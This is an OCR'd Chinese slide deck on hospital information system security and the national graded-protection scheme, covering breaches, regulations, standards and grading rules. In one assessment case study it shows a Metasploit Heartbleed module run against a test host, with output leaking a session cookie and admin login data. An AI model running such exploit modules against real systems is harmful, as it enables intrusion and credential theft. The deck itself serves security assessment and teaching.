
医疗信息系统安全与等级保护

陆臻 检验部主任/副研究员

公安部信息安全等级保护评估中心/公安部信息安全产品检测中心

背景


Internet
卫生局
医保
银行
社区或家庭
其他医院
Internet用户
拒绝访问
财务软件
财务接口
成本管理
财务资源管理(FMS)
财务管理
费用管理
患者服务
病人资源管理(PAS)
流程管理
教育培训
OA
行政管理(AMS)
人力资源管理
越权访问
数据丢失
信息泄露
手术麻醉
移动诊疗
辅助诊断
临床信息(CIS)
EPR
护理
LIS
RIS
HL7
PACS
MRI
CT
X
Dicom3
药品管理
物资资源管理(MAS)
卫材管理
检验设备
RS232
合理用药
非法操作
非法统方
数据仓库与决策支持（DSS，CRM，BI）

背景

CHS Community Health Systems

在美国29个州经营着206家医院，2014年美国500强排名第192名，年营业额150亿美元

450万病人信息泄露：

姓名

生日

联系方式

社会安全号码

……

背景

2012年，浙江省温州市鹿城区法院判决了一起案子，一黑客团伙窃取省内多家医院统方，4年内非法获利700多万元。

统方是指一家医院对医生处方用药信息的统计。医院使用最多的是哪些药？哪种药比较受医生青睐？

这些医疗信息被不法分子获取后，他们能够分析院内每个科室、每个医生用药情况，医药公司或医药代表可以根据这些数据，有针对性地去医院推销药品。

背景

国家为什么要管信息安全？

理由，信息安全事故一旦发生：

1、影响的范围往往并不局限于信息系统归属的主体自身；

2、弥补损害所花的代价，往往远远高于采取预防措施所花费的成本；

3、系统管理单位往往不清楚如何有效提升自身的信息安全管理水平。

原则

- 谁拥有谁负责、谁运行谁负责；
- 自主定级、自主保护、监督指导

原则

国家等保
管理部门

行业主管
部门

等级保护工作

拥有、运行单位

法规——国家

- 中华人民共和国计算机信息系统安全保护条例 （1994年国务院147号令）
- 国家信息化领导小组关于加强信息安全保障工作的意见 （中办发[2003]27号）
- 关于信息安全等级保护工作的实施意见 （公通字[2004]66号）
- 信息安全等级保护管理办法 （公通字[2007]43号）
- 关于开展全国重要信息系统安全等级保护定级工作的通知（公信安[2007]861号）
- 关于开展信息安全等级保护安全建设整改工作的指导意见（公信安[2009]1429号）
- 关于推动信息安全等级保护测评体系建设和开展等级测评工作的通知 （公信安[2010]303号）

法规——行业

2011年底，卫生部先后下达85号通知和1126号通知，要求全国卫生行业各单位全面开展信息安全等级保护工作，于2015年12月30日前完成等保建设整改并通过等级测评

“85号通知”中的等保工作指导意见明确要求全国所有三甲医院 核心业务信息系统的安全保护等级原则上不低于第三级，哪些系统是核心业务信息系统则由各地区自己定义，比如上海最终规定的核心业务信息系统是HIS、 LIS和RIS。

五个环节

一是：定级。

二是：备案。

三是：建设、整改。

四是：等级测评。

五是：定期开展监督检查

各个环节之间的关系

- 定级是等级保护的首要环节
- 分等级保护是等级保护的核心
- 建设整改是等级保护工作落实的关键
- 等级测评是评价安全保护状况的方法
- 监督检查是保护能力不断提高的保障

推进思想

- 落实信息安全等级保护基本要求，确保系统基本安全；
- 结合系统自身安全需求，力求系统相对安全。

对风险的承受能力是决定成本投入水平高低的关键

主要标准

（一）基础

1、《计算机信息系统安全保护等级划分准则》GB17859-1999

2、《信息系统安全等级保护实施指南》 GB/T 25058-2010

（二）定级环节

3、《信息系统安全保护等级定级指南》GB/T 22240-2008

主要标准

（三）安全建设整改技术环节

4、《信息系统安全等级保护基本要求》GB/T 22239-2008

5、《信息系统通用安全技术要求》GB/T 20271-2006

6、《信息系统等级保护安全设计技术要求》GB/T 25070-2010

（四）安全建设整改管理环节

7、《信息系统安全管理要求》GB/T 20269-2006

8、《信息系统安全工程管理要求》GB/T 20282-2006

主要标准

（五）等级测评环节

9、《信息系统安全等级保护测评要求》 GB/T 28448-2012

10、《信息系统安全等级保护测评过程指南》 GB/T 28449-2012

（六）新领域

11、云计算

12、移动物联网

13、工业控制

14、物联网

两个核心标准

- GB/T 22239-2008 信息安全技术 信息系统安全等级保护基本要求——建设整改、等级测评、监督检查
- GB/T 22240-2008 信息安全技术 信息系统安全等级保护定级指南——定级、备案

- GB/T 22240-2008《信息系统安全等级保护定级指南》

- 等级的确定是不依赖于安全保护措施的，具有一定的“客观性”，即该系统在存在之初便由其自身所实现的使命决定了它的安全保护等级，而非由“后天”的安全保护措施决定。

定级指南——原理

- 五个等级的定义
  - 第一级，信息系统受到破坏后，会对公民、法人和其他组织的合法权益造成损害，但不损害国家安全、社会秩序和公共利益。
  - 第二级，信息系统受到破坏后，会对公民、法人和其他组织的合法权益产生严重损害，或者对社会秩序和公共利益造成损害，但不损害国家安全。
  - 第三级，信息系统受到破坏后，会对社会秩序和公共利益造成严重损害，或者对国家安全造成损害。
  - 第四级，信息系统受到破坏后，会对社会秩序和公共利益造成特别严重损害，或者对国家安全造成严重损害。
  - 第五级，信息系统受到破坏后，会对国家安全造成特别严重损害。

定级指南——原理

受侵害的客体	对客体的侵害程度		
	一般损害	严重损害	特别严重损害
公民、法人和其他组织的合法权益	第一级	第二级	第二级
社会秩序、公共利益	第二级	第三级	第四级
国家安全	第三级	第四级	第五级

定级指南——方法

- 确定定级对象；
- 确定业务信息安全受到破坏时所侵害的客体；
- 综合评定业务信息安全被破坏对客体的侵害程度；
- 得到业务信息安全等级（S）；
- 确定系统服务安全受到破坏时所侵害的客体；
- 综合评定系统服务安全被破坏对客体的侵害程度；
- 得到系统服务安全等级（A）；
- 由业务信息安全等级和系统服务安全等级的较高者确定定级对象的安全保护等级。

定级指南——可能的级别


- 第一级 S1A1G1
- 第二级 S1A2G2，S2A2G2，S2A1G2
- 第三级 S1A3G3，S2A3G3，S3A3G3，S3A2G3，S3A1G3
- 第四级 S1A4G4，S2A4G4，S3A4G4，S4A4G4，S4A3G4，S4A2G4，S4A1G4

- GB/T 22239-2008《信息系统安全等级保护基本要求》

基本要求——定位


- 成都——重庆，500KM　5H
  - 飞机　　OK
  - 火车　　OK
  - 汽车　　OK
  - 自行车　NO

基本要求——结构


基本要求
技术要求
管理要求
物理安全
网络安全
主机安全
应用安全
数据安全及备份恢复
安全管理制度
安全管理机构
人员安全管理
系统建设管理
系统运维管理

基本要求——模型

技术措施特点



基本要求——模型

管理措施特点

- 一级系统：一般执行（部分活动建制度）
- 二级系统：计划实施（主要过程建制度）
- 三级系统：统一策略（管理制度体系化）
- 四级系统：持续改进（管理制度体系化/验证/改进）

基本要求——级差

不同级别系统要求项的差异

安全要求类	层面	一级	二级	三级	四级
技术要求	物理安全	9	19	32	33
	网络安全	9	18	33	32
	主机安全	6	19	32	36
	应用安全	7	19	31	36
	数据安全及备份恢复	2	4	8	11
管理要求	安全管理制度	3	7	11	14
	安全管理机构	4	9	20	20
	人员安全管理	7	11	16	18
	系统建设管理	20	28	45	48
	系统运维管理	18	41	62	70
合计(具体要求)	/	85	175	290	318
级差	/	/	90	115	28

基本要求——使用

1、《基本要求》是安全保护的出发点，不是终点，相应级别的安全保护要求作为信息系统的基本安全需求，各信息系统可以提出超出的或更高的安全需求。

2、对于《基本要求》中提出的基本安全要求无法实现或有更加有效的安全措施可以替代的，可以对基本安全要求中的措施进行调整，调整的原则是保证不降低整体安全保护能力。

基本要求——使用

3、《基本要求》给出了各级信息系统每一保护方面需达到的要求，但不是具体的安全建设整改方案或作业指导书，实现基本要求的具体方式并不局限于《基本要求》给出的内容，要结合系统自身的特点综合考虑采取的措施来达到基本要求提出的保护能力。

存在的问题

1、重建设、轻运维

部署位置是否准确?

安全策略是否配置正确?

版本是否及时升级?

安全日志是否充分利用?

安全事件是否及时响应?

……

2、重技术、轻管理

是否量体裁衣的建立的管理制度?

管理制度能否坚持有效执行?

管理员权限是否得到了真实的控制?

管理员是否有足够的动力和权限?

……

3、知测评、忽服务

安全是动态的

安全是相对的

安全咨询、安全规划、安全测评、应急响应、安全培训……

4、重价格、轻质量

不合格的安全服务和安全产品非但无法提高系统的安全性，反而会带来更加严重的不利后果。

一次测评活动需要掌握或获得的信息：

业务流程、配置的策略、网络结构、IP地址、服务端口、用户名/口令、存在的漏洞、通信的路径、安全管理人员……

案例一

案例1、不安全的内网主机监测产品
（OpenSSL心脏出血漏洞）

场景描述：

该案例中，被测信息安全产品为一款内网主机监测产品，管理员通过B/S方式登录管理界面，对被管主机进行访问控制设置、远程监控、异常审计等功能。（这类产品可以直接监视和控制所有被管理的主机）


案例一


```
msf auxiliary(openssl_heartbleed) > run

[*] 192.168.20.117:443 - Sending Client Hello...
[*] 192.168.20.117:443 - Sending Heartbeat...
[*] 192.168.20.117:443 - Heartbeat response, 46715 bytes
[+] 192.168.20.117:443 - Heartbeat response with leak
[*] 192.168.20.117:443 - Printable info leaked: T}{J+0L6kk,cWEk\B)f"!98532ED/Aen
t: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)Content
-Type: application/x-www-form-urlencodedAccept-Encoding: gzip, deflateHost: 192.
168.20.117Content-Length: 124Connection: Keep-AliveCache-Control: no-cacheCookie
: JSESSIONID=4BA404F496ADC287234AF04F0E72959Aorg.apache.struts.taglib.html.TOKEN
=bffc5a8860927757a58ac7b7015df414&verifyResult=VR_OK&userId=admin000&usrPassword
=1qaz2wsxtp*..yQpq'Hf{(n9vx>&:|z*%s!c2iAX0$_u6pQ{JpD"LjPbb3xn-*p!pD"LjPbb3xn-*p!
@@!T}{J+0L6kk,cWEk\B)f"!98532ED/Aent: Mozilla/5.0 (compatible; MSIE 9.0; Windows
 NT 6.1; WOW64; Trident/5.0)Content-Type: application/x-www-form-urlencodedAccep
t-Encoding: gzip, deflateHost: 192.168.20.117Content-Length: 124Connection: Keep
-AliveCache-Control: no-cacheCookie: JSESSIONID=4BA404F496ADC287234AF04F0E72959A
org.apache.struts.taglib.html.TOKEN=bffc5a8860927757a58ac7b7015df414&verifyResul
t=VR_OK&userId=admin000&usrPassword=1q  wsxtp*..yQpq'Hf{(n9vx>&:|z*%s!c2iAX0$_u
6pQ{JpD"LjPbb3xn-*p  pD"LjPbb3xn-*p!
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(openssl_heartbleed) >
```

Ready 25x80

案例一



截屏
远程控制
获取网络通信日志
推送程序
获取文件
……

案例二


案例2、不安全的堡垒机产品
（Struts2远程命令执行漏洞）

场景描述：

该案例中，被测信息安全产品为一款堡垒机产品，用以实现对被保护资源的单点登录、访问控制和安全审计等功能，管理员通过B/S方式登录管理界面。（这类产品掌握着所有被管理主机的管理员鉴别信息）

